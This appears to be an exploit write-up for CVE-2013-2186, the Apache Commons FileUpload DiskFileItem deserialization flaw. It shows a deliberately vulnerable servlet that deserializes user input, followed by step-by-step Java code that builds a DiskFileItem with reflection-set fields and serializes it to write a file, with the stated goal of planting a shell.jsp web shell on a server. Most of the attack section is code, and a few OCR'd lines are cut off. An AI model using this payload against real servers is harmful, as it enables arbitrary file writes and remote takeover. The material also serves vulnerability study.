CVE-2013-2186

Requirements

- Apache Commons FileUpload ver <= 1.3
- JDK < 7u40 (1.7.0_40-b43) (Null-byte vulnerability)

Description

> The DiskFileItem class in Apache Commons FileUpload, as used in Red Hat JBoss BRMS 5.3.1; JBoss Portal 4.3 CP07, 5.2.2, and 6.0.0; and Red Hat JBoss Web Server 1.0.2 allows remote attackers to write to arbitrary files via a NULL byte in a file name in a serialized instance.

Build a vulnerable web application

Dependencies


Library	URL	Struts 2.0.x	Struts 2.1.x	Struts 2.5.x
Commons-FileUpload	http://commons.apache.org/fileupload/	1.1.1	1.2.1	1.3.2
Commons-IO	http://commons.apache.org/io/	1.0	1.3.2	2.4

Code

https://github.com/kiven7299/CVE-2013-2186


Code analyze

Web application get input from user, deserialize it by calling call method `readObject()`



```
protected void processRequest(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    try{
        String serialized_string = request.getParameter( s: "serialized_string");

        //Creating stream to read the object
        byte [] data = Base64.decodeBase64(serialized_string);
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));

        Studentinfo s = (Studentinfo) ois.readObject();

        //printing the data of the serialized object
        String deserialization = "Class: " + s.toString();

        //closing the stream
        ois.close();

        request.setAttribute( s: "message",  o: "Successfully deserialize! " + deserializat
    }catch(Exception e){
        request.setAttribute( s: "message", e.getMessage());
    }
```

`DiskFileItem` class has method `readObject()`. This will write a file to `repository` based on its properties.




commons-fileupload-1.2.1.jar 〉 org 〉 apache 〉 commons 〉 fileupload 〉 disk 〉 DiskFileItem

DiskFileItem.class × | FileUploadAndDeserializeServlet.java × | ByteArrayInputStream.java × | Deserializatio

Decompiled .class file, bytecode version: 47.0 (Java 1.3) — Download Sources — Choose Sources...

```
    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        in.defaultReadObject();   in: ObjectInputStream@2766
        OutputStream output = this.getOutputStream();   output: DeferredFileOutputStream@2782
        if (this.cachedContent != null) {
            output.write(this.cachedContent);   cachedContent: {104, 105, 104, 105, 10}
        } else {
            FileInputStream input = new FileInputStream(this.dfosFile);
            IOUtils.copy(input, output);
            this.dfosFile.delete();
            this.dfosFile = null;   dfosFile: null
        }

        output.close();   output: DeferredFileOutputStream@2782
        this.cachedContent = null;
    }
```



```
public class DiskFileItem implements FileItem, FileItemHeadersSupport {
    private static final long serialVersionUID = 2237570099615271025L;
    public static final String DEFAULT_CHARSET = "ISO-8859-1";
    private static final String UID = (new UID()).toString().replace( oldChar: ':',  new
    private static int counter = 0;
    private String fieldName;   fieldName: "field1"
    private String contentType;   contentType: " text/html"
    private boolean isFormField;   isFormField: true
    private String fileName;   fileName: "temp.txt"
    private long size = -1L;   size: -1
    private int sizeThreshold;   sizeThreshold: 1
    private File repository;   repository: "I:\shell.jsp "
    private byte[] cachedContent;   cachedContent: {104, 105, 104, 105, 10}
    private transient DeferredFileOutputStream dfos;   dfos: null
    private transient File tempFile;   tempFile: null
    private File dfosFile;   dfosFile: null
    private FileItemHeaders headers;   headers: null
```

Exploit

Create payload

Create payload using this tool: https://github.com/GrrrDog/ACEDcup

Procedure:

1. Create an instance of `DiskFileItem`

```
FileItemFactory factory = new DiskFileItemFactory(fContent.length(), null);

this.item = factory.createItem("field1", " text/html", true, "temp.txt");

OutputStream os = item.getOutputStream();
os.write(fContent.getBytes());
os.close();
```

`fcontent`: content of the file.

2. Provide the instance with sufficent properties to make `DiskFileItem.writeObject()` write desired file in our choosen directory. (Using `java.lang.refect.*`)

```
Class<? extends FileItem> c = item.getClass();

try {
    File nr = new File(fPathTarget);

    Field field = c.getDeclaredField("repository");
```

```java
    field.setAccessible(true); // for set repository
    field.set(item, nr); //for set repository

    File rep = (File) field.get(item);
    System.out.println("repository: " + rep);

    Field field1 = c.getDeclaredField("sizeThreshold");
    field1.setAccessible(true);
    field1.setInt(item, 1);
}
```

`fPathTarget`: Full path to where the file is stored

`item`: (instance of **DiskFileItem** class): File created above

3. Serialize the object:

```java
public void Serialize(String fPathOut) throws IOException {
    FileOutputStream fos;

    fos = new FileOutputStream(fPathOut);
    ObjectOutputStream oos = new ObjectOutputStream(fos);
    oos.writeObject(item);

    oos.close();
    fos.close();
}
```

`fPathOut`: Full path to where the payload is stored.

Demo:

https://drive.google.com/open?id=1gKNNyvI0jwfRjyAUvoR3Pkmg_ZhLFNya

Exploit web app

Target: write shell on server.

Poc

https://drive.google.com/open?id=1gKNNyvI0jwfRjyAUvoR3Pkmg_ZhLFNya